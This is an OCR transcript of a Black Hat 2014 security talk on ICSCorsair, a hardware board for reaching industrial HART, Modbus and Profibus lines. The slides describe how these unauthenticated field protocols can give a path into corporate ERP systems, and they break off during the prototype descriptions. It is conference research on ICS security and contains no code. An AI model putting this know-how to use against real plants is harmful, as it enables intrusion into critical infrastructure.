black hat USA 2014

Digital Security

ICSCorsair: How I will PWN your ERP through 4-20 mA current loop

Alexander Bolshev aka @dark_k3y
Gleb Cherbov aka @cherboff

whoami: dark_k3y

Alexander Bolshev (@dark_key)

IS auditor @ Digital Security

Ph.D.

Assistant Professor @ SPbETU

Distributed Systems researcher

Yet another man wearing “some-color-hat”

whoami: cherboff

Gleb Cherbov (@cherboff)

IS researcher @ Digital Security

Information Security Researcher


Agenda

- DEMO
- ICS Low-level protocols 101
- ICSCorsair board development & features
- Found vulnerabilities && attacks
- Conclusion

HERE SHOULD BE C00L L1VE DEMO BUT RUSSIAN AND U.S. CUSTOMS WERE AGAINST IT ☹.

BUT I’VE BEEN PREPARED AND RECORDED A VIDEO DEMO

DEMO Infrastructure



ERP

Corporate network

Firewall (only HTTP traffic allowed)

Ethernet

FieldCare
(PAS)

HART modem

Transmitter


Current loop
(HART Analog
4-20mA line)

black hat USA 2014

SAP

VIDEO DEMO: HACKING SAP THROUGH HART TRANSMITTER

Q: How the #@$% is it possible?!




The answer is simple: modern ICS architectures!

LET’S TRY TO EXPLAIN

A few words about ICS

- ICS stands for Industrial Control System
- Today, ICS infrastructures are commonly used in every factory and even in your house, too!
- ICS collects data from remote stations (also called field devices), processes them and uses automated algorithms or operator-driven supervisory to create commands to be sent back

Typical ICS architecture



ICS technologies: looks familiar?

Look @ any modern ICS and you will see:

- Windows
- Linux
- Ethernet
- HTTP
- XML
- DCOM
- .NET
- SOAP
- SQL

Q: How could this mess work?

The answer is also simple:

deep integration

And deep integration always leads to

deep trust

Weak point: low-level protocols

- Low-level protocols connect intelligent field devices with PLCs, SCADAs, etc.
- Most industrial low-level protocols were developed in 1970-1990s
- No authentication, No authorization, No cryptography

The upper system doesn’t expect anything “bad” from a field device

Field devices

Honeywell
WARNING: TO PREVENT IGNITION OF HAZARDOUS ATMOSPHERES, DISCONNECT CIRCUITS BEFORE REMOVING THIS COVER. KEEP COVER TIGHTLY CLOSED WHILE CIRCUITS ARE ENERGIZED.
Alarm
Power
Fault
0.0
FL
%LEL
XNX
Universal Transmitter
Honeywell


Field protocols

- HART (current loop, 4-20 mA)
- Profibus DP (RS-485)
- Profibus PA (MBP)
- Modbus (RS-485)
- Foundation Fieldbus H1 (MBP)
- …


HART

- Highway Addressable Remote Transducer Protocol
- Developed by Rosemount in mid-1980s
- Mostly used on power plants, chemical factories, oil & gas industry
- Physical layer: FSK (copper wiring, 4-20 mA current loop)
- Current loop line length can reach 3 km => possible physical security problem
- Master-slave, half-duplex, 2200 Hz, 1200 bps
- No Authentication/Authorization/Cryptography (*wired)


HART FSK


+0.5 mA
0
-0.5 mA
1200 Hz
"1"
2200 Hz
"0"
HART signal
20 mA
Analogue signal
4 mA
C
R
C
R
C
R
C
R
C = Command
R = Response
0
1
2
Time (sec)

Example of FSK transmission



HART FSK network scheme



RS-485 physical layers protocols


- Modbus: Developed at the end of 1970s, widespread standard for ICS device communication. In most cases, no Authentication/Authorization/Cryptography

- PROFIBUS® DP: Supported by Siemens, replacement for old field protocols; Hybrid medium access method, using token and master-slave scheme

Why do we need yet another tool?

- Industrial modems are expensive and, in general, require specific software
- Most devices are noisy and bound by standards (*“no more than 2 masters on line!”*)
- Would be cool to have an autonomous device that can be powered from the dataline itself and remotely controlled

First try: HRTShield




- Arduino shield for HART
- Pros:
  - Arduino
  - Ease of use
- Cons:
  - Arduino
  - Power
  - Noisy
  - Protocol specific
  - Exposed to voltage bursts in dataline
  - Hard to extend

What do we need?

- Support for the most used low-level industrial protocols, like Modbus, Profibus, HART
- Powerful microcontroller with support for DSP extensions
- USB
- On-board power circuit that can be connected to usual industrial power line voltages
- Data line isolation (opto-, electromagnetic-, …)
- Extensions for remote control via wireless (Bt, Wi-Fi, …)
- Ability to extend board to support other industrial protocols


ICSCORSAIR

First prototype




- DS8500 as HART modem
- Power supply with 78xx
- Dual-channel optoisolators for RS-485

Prototype v.0.02




- Passive BPF for HART, modem embedded into MCU
- Power supply circuit rebuilt with TSR-1
- ADM2486 as RS-485 isolated transceiver

Prototype v.0.03



- MCU upgraded to CY8C34*
- Active BPF inside MCU
- Murata Power NMR100C as power isolator

